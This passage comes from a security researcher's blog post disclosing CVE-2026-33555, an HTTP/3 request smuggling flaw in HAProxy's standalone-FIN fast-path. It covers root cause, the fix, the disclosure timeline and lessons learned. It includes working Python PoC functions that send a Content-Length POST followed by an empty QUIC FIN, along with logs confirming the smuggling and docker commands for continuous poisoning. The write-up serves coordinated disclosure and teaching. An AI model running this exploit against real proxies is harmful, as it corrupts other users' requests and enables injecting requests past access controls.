3	<code>{HEADERS} + {DATA(body)} + {len=0, FIN}</code>	<code>=</code>	yes, on frame 3	no — skipped
4	<code>{HEADERS} + {DATA(partial)} + {len=0, FIN}</code>	<code><</code>	yes, on frame 3	no — skipped
5	<code>{HEADERS} + {len=0, FIN}</code>	<code>0 <</code>	yes, on frame 2	no — skipped

The correlation the table makes visible is the bug in one line: **fast-path triggers ⇔ validator is skipped**. The trigger condition depends only on the transport-level shape of the frames (`!b_data(b) && fin`), while the distinction between legitimate and malicious traffic lives one layer up, in the H3 counters `data_len` and `body_len` that the fast-path never consults.

The fast-path is not an accident of design. Row 3 is a legitimate pattern permitted by [RFC 9000 §19.8](#) — a STREAM frame may carry zero bytes so long as it sets the FIN bit. And the dispatch loop in `qcc_rcv` (`src/mux_quic.c:1965-1976`) re-enters `qcc_decode_qcs` only on two events: new application bytes become available, **or** `fin_standalone && qcs_is_close_remote(qcs)` holds. For a row-3 request, by the time the empty-FIN STREAM frame is processed the earlier DATA has already been consumed and the buffer is empty; the only way `h3_rcv_buf` sees the close signal at all is through the `fin_standalone` branch — which is exactly the branch that triggers the fast-path. Without this shortcut the request would hang at EOM forever. The fix commit from Amaury Denoyelle describes the history as *“this situation is tedious to handle and haproxy parsing code has changed several times to deal with it”* — the shortcut is the current form.

The bug is that the shortcut conflates two facts that look identical on the wire but aren't semantically equivalent: “the QUIC stream is closed and the buffer is empty” $\neq$ “the HTTP message is complete.” Those facts coincide only when `data_len == body_len` at the moment the FIN arrives. The pre-fix code never compared the two on this path. Quoting the same commit verbatim: *“this shortcut bypasses an important HTTP/3 validation check on the received body size vs the announced content-length header. Under some conditions, this could cause a desynchronization with the backend server which could be exploited for request smuggling.”*

This generalizes rows 4 and 5: they are the same bug expressed with different body amounts. **Any pattern where a standalone-FIN arrives while `data_len < body_len` and `Content-Length` was declared smuggles.** The exploit in §4.2 uses row 5 because it produces maximal mismatch with minimal traffic — zero body bytes against a declared `Content-Length: N` of the attacker's choice. Row 4 (`Content-Length: 5`, a DATA frame with 3 bytes, then a separate empty-FIN) is equally exploitable and looks more like organic traffic on the wire — a request that appears to be merely truncated by network instability. The table's fourth row is the unlucky cousin of row 3.

One precondition constrains the attack: the request must declare `Content-Length`. `h3_check_body_size` is gated by `H3_SF_HAVE_CLEN` — the function begins with `BUG_ON(!(h3s->flags & H3_SF_HAVE_CLEN))` at `src/h3.c:454` — and the fast-path emits EOM without ever consulting either counter. A request with no `Content-Length` has `body_len = 0` and effectively no body contract to violate. POST requests with declared bodies are the natural target anyway: the smuggling primitive depends on the backend reserving room for body bytes that never arrive, and no body means no reservation.

The contrast with HTTP/2 (already built up in §2.9) lands here as a one-line summary: in H/2 an `END_STREAM` always rides on a DATA or HEADERS frame and therefore always carries at least 9 bytes of application payload through the H/2 parser — there is no transport-level “close without payload” primitive. In HTTP/3 there is, and the fast-path condition `!b_data(b) && fin` is exactly what recognizes it.

Two properties of the resulting bug are worth pinning down before we move to the exploit:

-

The attack is deterministic, not racy. From §3.1, `h3_rcv_buf()` runs once per STREAM frame regardless of upstream batching. Whether the attacker sends the HEADERS and the standalone-FIN in the same UDP datagram, in back-to-back datagrams, or 300 ms apart, each STREAM frame produces an isolated call with its own `(b, fin)` snapshot and the dispatcher arrives at `(b = empty, fin = 1)` on the FIN call either way. No race, no timing window.

-

The bug lives in the gap between two layers. The H3 layer writes `HTX_FL_EOM` into the HTX on a code path that never compared `data_len` against `body_len`. The downstream H1 mux takes that flag as a binding assertion (§3.3) and never re-derives completion from `curr_len`. Neither layer is individually wrong — each acts on information the other was supposed to validate. The fast-path is the place the contract breaks.

4. The exploit

4.1 The connection pool problem

HAProxy is a reverse proxy. It sits between clients and backends. To save resources, HAProxy **reuses** TCP connections to the backend: after serving user A's request, the same TCP socket can be used for user B's request. This is the "backend connection pool."

The smuggling works like this:

- Attacker sends a POST with `Content-Length: 5` but zero body bytes (via the FIN bug).
- HAProxy forwards `POST /photos HTTP/1.1\r\nContent-Length: 5\r\n\r\n` (with zero body) to the backend over TCP.
- The backend (nginx) sends a `301 Moved Permanently` — a redirect because `/photos` is a directory without a trailing slash. This is an "early response": nginx replies before consuming the body.
- HAProxy receives the 301, marks the request as done (`H1_MSG_DONE`), and **returns the TCP connection to the pool**. But nginx is still expecting 5 body bytes.
- A victim's request gets assigned to that same pooled TCP connection.
- Nginx reads the first 5 bytes of the victim's request as the missing body. The rest gets parsed as a new HTTP request → 400 Bad Request.

[image: Desync sequence: attacker poisons the pooled backend connection; victim's request gets corrupted.]

The victim doesn't have to be on H3. They don't even have to know QUIC exists. The pool is HAProxy's **backend** TCP pool — every frontend protocol (H1, H2, H3) funnels requests through the same set of upstream TCP sockets. In the demo, the attacker is a Python script over QUIC and the victim is Chrome browsing over H2.

4.2 The PoC

The exploit core fits in two functions. The key trick is using aioquic's **QUIC-layer** API (`self._quic.send_stream_data`) instead of the H3-layer API (`self._h3.send_data`).

Why? Because the H3-layer API wraps everything in H3 DATA frames, which have their own header bytes. Even an empty `send_data` produces a frame header — a few bytes of H3 framing overhead. Those bytes show up in the buffer, `b_data(b)` is not zero, and the fast-path doesn't trigger.

The QUIC-layer API lets us send a raw STREAM frame with zero payload bytes and the FIN bit. No H3 framing. The buffer is truly empty.

```
def poison(self, host, path="/photos", content_length=5):
    """Send H3 HEADERS with Content-Length, don't close the stream."""
    stream_id = self._quic.get_next_available_stream_id()
    self._h3.send_headers(
        stream_id=stream_id,
        headers=[
            (b":method", b"POST"),
            (b":path", path.encode()),
            (b":authority", host.encode()),
            (b":scheme", b"https"),
            (b"content-length", str(content_length).encode()),
            (b"content-type", b"application/octet-stream"),
        ],
        end_stream=False, # ← don't close the stream yet
    )
    self.transmit()
    return stream_id

def send_fin(self, stream_id):
    """Send a raw QUIC STREAM FIN with zero payload."""
    self._quic.send_stream_data(stream_id, b"", end_stream=True)
    #      ↑ QUIC layer      ↑ no data      ↑ set FIN
    # NOT self._h3.send_data – that would add H3 framing bytes
    self.transmit()
```

Run it in a loop (poc.py --interval 0.5), open Chrome on <https://haproxy:10002/status> , and refresh. Roughly **50% of responses come back as 400 Bad Request** — the other 50% land on clean connections that haven't been poisoned.

```

kali@kali: ~/Documents/lab-haproxy/lab-v2/lab2
$ docker exec -it poc-client python3 poc.py --target haproxy --port 10002 --once

HAProxy H3 Request Smuggling - Single Shot
Target: haproxy:10002
Poison: POST /photos Content-Length: 5

[1] Sending poison request (H3/QUIC) ...
    → 301 received. Backend connection pooled with pending body drain.
[2] Waiting 0.5s for HAProxy to pool the connection ...
[3] Sending victim GET /status from SEPARATE QUIC connection ...
    → Response: HTTP 400

[!] SMUGGLING CONFIRMED
[!] Victim on separate connection got 400 instead of 200
[!] Backend parsed victim's request as body of poison POST

poc-haproxy 00000007:fe_h3.accept[0005]:6620 from [172.18.0.4:42263] ALPN:h3
poc-haproxy 00000007:fe_h3.clireq[6620:ffffff]: POST /photos HTTP/3.0
poc-haproxy 00000007:fe_h3.clindr[6620:ffffff]: host: haproxy:10002
poc-haproxy 00000007:fe_h3.clindr[6620:ffffff]: content-length: 5
poc-haproxy 00000007:fe_h3.clindr[6620:ffffff]: content-type: application/octet-stream
poc-haproxy 00000007:be_nginx.srvrep[6620:001a]: HTTP/1.1 301 Moved Permanently
poc-haproxy 00000007:be_nginx.srvhdr[6620:001a]: server: nginx/1.27.5
poc-haproxy 00000007:be_nginx.srvhdr[6620:001a]: date: Thu, 16 Apr 2026 18:01:59 GMT
poc-haproxy 00000007:be_nginx.srvhdr[6620:001a]: content-type: text/html
poc-haproxy 00000007:be_nginx.srvhdr[6620:001a]: content-length: 169
poc-haproxy 00000007:be_nginx.srvhdr[6620:001a]: location: http://haproxy/photos/
poc-haproxy 00000007:be_nginx.srvcls[ffff:001a]
poc-haproxy 00000007:be_nginx.clircs[ffff:001a]
poc-haproxy 00000007:be_nginx.closed[ffff:001a]
poc-haproxy 172.18.0.4:42263 [16/Apr/2026:18:01:59.660] fe_h3-be_nginx/nginx1 0/0/0/16/386 301 337 - - 1/1/
0/0/0/0 "POST /photos HTTP/3.0"
poc-haproxy 00000008:fe_h3.accept[0005]:ed80 from [172.18.0.4:55193] ALPN:h3
poc-haproxy 00000008:fe_h3.clireq[ed80:ffffff]: GET /status HTTP/3.0
poc-haproxy 00000008:fe_h3.clindr[ed80:ffffff]: host: haproxy:10002
poc-haproxy 00000008:be_nginx.srvcls[ffff:001a]
poc-haproxy 00000008:be_nginx.srvrep[ed80:001a]: HTTP/1.1 400 Bad Request
poc-haproxy 00000008:be_nginx.srvhdr[ed80:001a]: server: nginx/1.27.5
poc-haproxy 00000008:be_nginx.srvhdr[ed80:001a]: date: Thu, 16 Apr 2026 18:02:01 GMT
poc-haproxy 00000008:be_nginx.srvhdr[ed80:001a]: content-type: text/html
poc-haproxy 00000008:be_nginx.srvhdr[ed80:001a]: content-length: 157
poc-haproxy 00000008:be_nginx.srvcls[ffff:001a]
poc-haproxy 00000008:be_nginx.closed[ffff:001a]
poc-haproxy 172.18.0.4:55193 [16/Apr/2026:18:02:01.121] fe_h3-be_nginx/nginx1 0/0/0/2/2 400 289 - - 1/1/0/0
0/0 "GET /status HTTP/3.0"

poc-nginx | 172.18.0.3 - - [16/Apr/2026:18:02:01 +0000] "POST /photos HTTP/1.1" 301 269 - - - -
poc-nginx | 172.18.0.3 - - [16/Apr/2026:18:02:01 +0000] "status HTTP/1.1" 400 167 - - - -

The 5 bytes "GET /" are missing
because they were absorbed by the body of the previous request
  
```

4.3 Arbitrary request injection

The desync is more than a DoS. By calibrating `Content-Length` to match the exact byte length of the victim's request headers, the attacker can make the backend parse the POST body as a completely new HTTP request — effectively injecting arbitrary requests that bypass any ACL, auth, or rate-limiting that the reverse proxy enforces.

4.4 Configuration required

The attack requires `http-reuse always` in the backend configuration:

```
backend mybackend
    http-reuse always      # required – enables connection pool sharing
    server srv1 backend:80
```

HAProxy 2.4+ defaults to `http-reuse safe`, which restricts reuse after requests with a body. This prevents exploitation under default config. But `always` is widely used in production for performance.

5. On the CVSS score

NVD scored this at CVSS 3.1 **4.0** (Medium), based on high attack complexity and low integrity impact. I believe this significantly underestimates the real-world impact:

- The attack is **fully deterministic** — no timing, no race conditions, no luck needed.
- Under sustained attack, **~50% of concurrent traffic** receives corrupted responses.
- It enables **arbitrary request injection**, not just connection corruption.
- The attacker needs only a ~150-line Python script and a network path to the H3 listener.

My own assessment was closer to **8.1** (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N). The non-default configuration requirement (`http-reuse always` + H3 enabled) is the main mitigating factor.

6. The fix

The HAProxy team patched this in commit [05a29544](#) by Amaury Denoyelle on 2026-03-18. The patch adds 8 lines to `src/h3.c`, inserting a `Content-Length` check inside the standalone-FIN shortcut and rejecting the stream with a reset if validation fails:

```

if (!b_data(b) && fin && quic_stream_is_bidi(qcs->id)) {
    TRACE_PROTO("received FIN without data", H3_EV_RX_FRAME, qcs->qcc->conn, qcs);

    /* FIN received, ensure body length is conform to any content-length header. */
    if ((h3s->flags & H3_SF_HAVE_CLEN) && h3_check_body_size(qcs, 1)) {
        qcc_abort_stream_read(qcs);
        qcc_reset_stream(qcs, h3s->err);
        goto done;
    }

    if (qcs_http_handle_standalone_fin(qcs)) {
        TRACE_ERROR("cannot set EOM", H3_EV_RX_FRAME, qcs->qcc->conn, qcs);
        qcc_set_error(qcs->qcc, H3_ERR_INTERNAL_ERROR, 1);
        goto err;
    }

    goto done;
}

```

The fix calls `h3_check_body_size(qcs, 1)` — the `1` is the `fin` argument explicitly, since at this point we know the stream has been closed. If `h3_check_body_size` rejects (i.e. `data_len < body_len`), the patch does **not** kill the entire QUIC connection. It calls `qcc_abort_stream_read` + `qcc_reset_stream` to send a `RESET_STREAM` frame back to the client with the `H3_MESSAGE_ERROR` code, and `goto done` cleanly. Only the offending stream is reset; the rest of the connection survives. This is per [RFC 9114 §4.1.2](#) — malformed messages should be treated as stream errors of type `H3_MESSAGE_ERROR`, not connection-fatal errors.

The author Amaury Denoyelle credits the report to me in the commit body: *“Thanks to Martino Spagnuolo for his detailed report on this issue and for having contacting us about it via the security mailing list.”*

References: [fix commit](#) · [mailing list advisory](#) · [NVD entry](#)

Affected versions: per the commit message, the fix “*must be backported up to 2.6*” — every HAProxy release with QUIC support is vulnerable. **Fixed in:** 3.3.6, 3.2.15, 3.0.19, 2.8.20, 2.6.25.

Immediate mitigation if you can’t upgrade: switch to `http-reuse safe` (or `never`), or disable H3 listeners.

7. Disclosure timeline

Date	Event
2026-03-11	HAProxy H3/QUIC source audit begins.
2026-03-15	Identified the standalone FIN fast-path at <code>h3.c:1746</code> . Root cause analysis complete.

2026-03-16 | Full PoC + video recording. Cross-protocol smuggling confirmed (attacker H3, victim Chrome H2). | | 2026-03-17 | Report submitted to HAProxy security team via private mailing list. | | 2026-03-19 | Patched versions released: 3.3.6, 3.2.15, 3.0.19, 2.8.20, 2.6.25. | | 2026-04-13 | [CVE-2026-33555](#) published. | | 2026-04-14 | This post. | |

The HAProxy team were excellent to work with. Fast triage, clear communication, no friction about the public writeup timing.

8. Takeaways

-

Trust boundaries are where bugs live. `mux_h1` trusted `HTX_FL_EOM`. The H3 layer set that flag on a path that had never run the validator. The bug isn't in any single layer — it's in the gap between two layers that each assume the other did the checking.

-

Fast-paths are where invariants go to die. Every “if cheap-case then shortcut” in a parser is a candidate for a validation bypass. `h3_check_body_size` only runs inside the DATA-frame parsing loop. The standalone FIN fast-path skips that loop entirely.

-

QUIC gives attackers packet-level control. In HTTP/1 and HTTP/2, you're fighting TCP and TLS to produce exact framing events. With aioquic, you hand the library a byte sequence and a FIN flag. Dropping from the H3 layer (`self._h3`) to the QUIC layer (`self._quic`) to send a raw FIN with zero payload is the core of the exploit.

-

The attack surface is “backend pool”, not “frontend protocol”. The victim doesn't care which frontend the attacker used. If your proxy pools upstream TCP connections, every frontend protocol contributes to the same risk.

-

Understand the full stack before you grep for bugs. The time spent mapping how QUIC packets become STREAM frames, how STREAM frames become H3 frames, how H3 frames become HTX, and how HTX becomes H1 wire format is the only reason the missing `h3_check_body_size` call was recognizable for what it was.

Appendix: artifacts

All primary artifacts are in the [companion repo](#).

```
CVE-2026-33555/
├─ README.md          #
├─ docker-compose.yml  # single-command reproduction
├─ haproxy/
│   ├─ Dockerfile      # HAProxy 3.0.18 + quictls 3.1.7-quic1
│   └─ haproxy.cfg      # frontend H3+H2, backend http-reuse always
├─ nginx/
│   ├─ default.conf    # autoindex on, /status -> 200
│   └─ html/photos/     # triggers the 301
└─ client/
    ├─ Dockerfile
    ├─ requirements.txt # aioquic >= 1.2.0
    └─ poc.py           # the ~500-line PoC (--once, --test, --loop)
```

```
cd lab2

docker compose up -d --build # HAProxy build takes ~10 min first time

# One-shot verification:
docker exec -it poc-client python3 poc.py --target haproxy --port 10002 --once

# Continuous poisoning (run in one terminal, browse in another):
docker exec -it poc-client python3 poc.py --target haproxy --port 10002 --interval 0.5
```

References

Specifications

- [RFC 9000](#) — *QUIC: A UDP-Based Multiplexed and Secure Transport*. §19.8 defines the STREAM frame, including the OFF/LEN/FIN flag bits in the type byte; §4.5 defines the stream final-size invariant.
- [RFC 9114](#) — *HTTP/3*. §4.1.2 “Malformed Requests and Responses” is the Content-Length ↔ DATA-frame-sum contract that `h3_check_body_size` enforces on the legitimate path.
- [RFC 7540](#) — *Hypertext Transfer Protocol Version 2 (HTTP/2)*. §4.1 frame layout, cited for contrast with H/3’s transport-level FIN.
- [RFC 9113](#) — *HTTP/2*, the current revision obsoleting RFC 7540.

QUIC design

- Jim Roskind, “[QUIC: Design Document and Specification Rationale](#)” — the 2012 Google design memo, first public statement of QUIC’s goals.
- Langley, Riddoch, Wilk, Vicente, Krasic, Zhang, Yang, Kouranov, Swett, Iyengar et al., “[The QUIC Transport Protocol: Design and Internet-Scale Deployment](#)”, SIGCOMM 2017 — the deployment retrospective.

HTTP request smuggling — prior art

- James Kettle's blog and research portfolio: jameskettle.com · [@albinowax](https://twitter.com/albinowax).
- [PortSwigger Research](#) — the deepest public catalog of HTTP desync / smuggling work.

Fix and advisory

- Fix commit: Amaury Denoyelle, [05a29544](#) — *BUG/MAJOR: h3: check body size with content-length on empty FIN*, 2026-03-18.
 - HAProxy mailing list advisory: haproxy@formilux.org msg 46752.
 - CVE record: [CVE-2026-33555](#) · [NVD entry](#).
-

Acknowledgments

Thanks to the **HAProxy security team** — in particular Amaury Denoyelle, who authored the fix — for a smooth coordinated disclosure.

Thanks also to **James Kettle** and his collaborators at PortSwigger Research. The years of work on HTTP desync and request smuggling published on [his blog](#) and on [PortSwigger Research](#) has been a constant source of material and inspiration for this writeup — genuine respect for the body of work he has put out.

— r3verii (Martino Spagnuolo)

Archived from <https://r3verii.github.io/cve/2026/04/14/haproxy-h3-standalone-fin-smuggling.html>. Rendered offline from the local Markdown copy.